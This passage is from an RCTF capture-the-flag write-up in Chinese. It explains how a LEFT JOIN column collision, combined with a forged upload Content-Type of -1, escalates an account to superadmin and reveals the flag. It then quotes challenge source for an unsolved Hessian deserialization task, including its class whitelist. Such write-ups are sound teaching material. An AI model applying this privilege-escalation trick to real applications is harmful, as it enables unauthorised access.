这里根据用户 ID 查找并返回该用户的一条记录,同时尝试把用户的背景照片信息(如果有)一起通过 LEFT JOIN 拉出来,此处是 photo 为主表,那么就会有一个问题,对于左表(主表),LEFT JOIN 会保留该表的所有记录,如果 photo 有和 user 同样的列名,那么就会以 photo 为准

观察发现两个表均具有 type 字段,可以尝试构造 photo 的 type 为 -1,而 findById 返回的 type 即为 -1
class Auth {
    private static $user = null;

    public static function init() {
        if (session_status() === PHP_SESSION_NONE) {
            session_name(config('session.name'));
            session_start();
        }

        if (isset($_SESSION['user_id'])) {
            self::$user = User::findById($_SESSION['user_id']);
        }
    }
而 findById 被用于 Auth 初始化,那么思路就完整了
关于 photo 的 type 构造在 PhotoController::upload 中:
$file = [
    'name' => $files['name'][$i],
    'type' => $files['type'][$i],
    'tmp_name' => $files['tmp_name'][$i],
    'error' => $files['error'][$i],
    'size' => $files['size'][$i]
];

$result = Photo::create([
    'user_id' => Auth::id(),
    'original_filename' => $file['name'],
    'saved_filename' => $savedFilename,
    'type' => $file['type'],
    'size' => $file['size'],
    'width' => $exifData['width'],
    'height' => $exifData['height'],
    'exif_make' => $exifData['make'],
    'exif_model' => $exifData['model'],
    'exif_exposure_time' => $exifData['exposure_time'],
    'exif_f_number' => $exifData['f_number'],
    'exif_iso' => $exifData['iso'],
    'exif_focal_length' => $exifData['focal_length'],
    'exif_date_taken' => $exifData['date_taken'],
    'exif_artist' => $exifData['artist'],
    'exif_copyright' => $exifData['copyright'],
    'exif_software' => $exifData['software'],
    'exif_orientation' => $exifData['orientation']
]);

我们只需要控制 content-type 为 -1 即可,去 space 里的 blog 写点东西传图片

然后设置图片为 background
再访问 superadmin.php 即可得到 flag:RCTF{h4rd_70_54y_wh37h3r_175_4_bu6_0r_4_f347ur3}
maybe_easy(Unsolved)
@Controller
public class RCTFController {
    @RequestMapping({"/hello"})
    public String hello(@RequestParam(name = "data",required = false) String data) throws Exception {
        Object obj = HessianFactory.deserialize(data);
        return "hello";
    }
}
明显是 Hessian 反序列化
package com.rctf.server.tool;

import com.caucho.hessian.io.Hessian2Input;
import com.caucho.hessian.io.Hessian2Output;
import com.caucho.hessian.io.SerializerFactory;
import java.io.ByteArrayInputStream;
import java.io.ByteArrayOutputStream;
import java.io.IOException;
import java.util.Base64;
import java.util.HashSet;
import java.util.Set;

public class HessianFactory extends SerializerFactory {
    private static final Set<String> WHITE_PACKAGES = new HashSet();

    HessianFactory() {
    }

    public ClassLoader getClassLoader() {
        return new WhiteListClassLoader(super.getClassLoader());
    }

    public static <T> String serialize(T object) throws Exception {
        ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
        Hessian2Output hessian2Output = new Hessian2Output(byteArrayOutputStream);
        hessian2Output.getSerializerFactory().setAllowNonSerializable(true);
        hessian2Output.writeObject(object);
        hessian2Output.flushBuffer();
        return Base64.getEncoder().encodeToString(byteArrayOutputStream.toByteArray());
    }

    public static Object deserialize(String s) throws IOException, ClassNotFoundException {
        byte[] data = Base64.getDecoder().decode(s);
        ByteArrayInputStream bis = new ByteArrayInputStream(data);
        Hessian2Input h2i = new Hessian2Input(bis);
        h2i.setSerializerFactory(new HessianFactory());
        return h2i.readObject();
    }

    static {
        WHITE_PACKAGES.add("com.rctf.server.tool.");
        WHITE_PACKAGES.add("java.util.");
        WHITE_PACKAGES.add("org.apache.commons.logging.");
        WHITE_PACKAGES.add("org.springframework.beans.");
        WHITE_PACKAGES.add("org.springframework.jndi.");
    }

    private static class WhiteListClassLoader extends ClassLoader {
        private final ClassLoader parent;

        public WhiteListClassLoader(ClassLoader parent) {
            super(parent);
            this.parent = parent;
        }

        protected Class<?> loadClass(String name, boolean resolve) throws ClassNotFoundException {
            boolean allowed = false;

            for(String prefix : HessianFactory.WHITE_PACKAGES) {
                if (name.startsWith(prefix)) {
                    allowed = true;
                    break;
                }
            }

            if (!allowed) {
                throw new ClassNotFoundException("Class not allowed for deserialization: " + name);
            } else {
                return this.parent.loadClass(name);
            }
        }
    }
}
白名单,观察一下 com.rctf.server.tool.Maybe
import java.io.Serializable;
import java.lang.reflect.InvocationHandler;
import java.lang.reflect.Method;
import java.lang.reflect.Proxy;

public class Maybe extends Proxy implements Comparable<Object>, Serializable {
    public Maybe(InvocationHandler h) {
        super(h);
    }

    public int compareTo(Object o) {
        try {
            Method method = Comparable.class.getMethod("compareTo", Object.class);
            Object result = this.h.invoke(this, method, new Object[]{o});
            return (Integer)result;
        } catch (Throwable e) {
            throw new RuntimeException(e);
        }
    }
}
直接追到出题人博客: https://blog.potatowo.top/2024/11/12/Java%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E4%B9%8BHessian/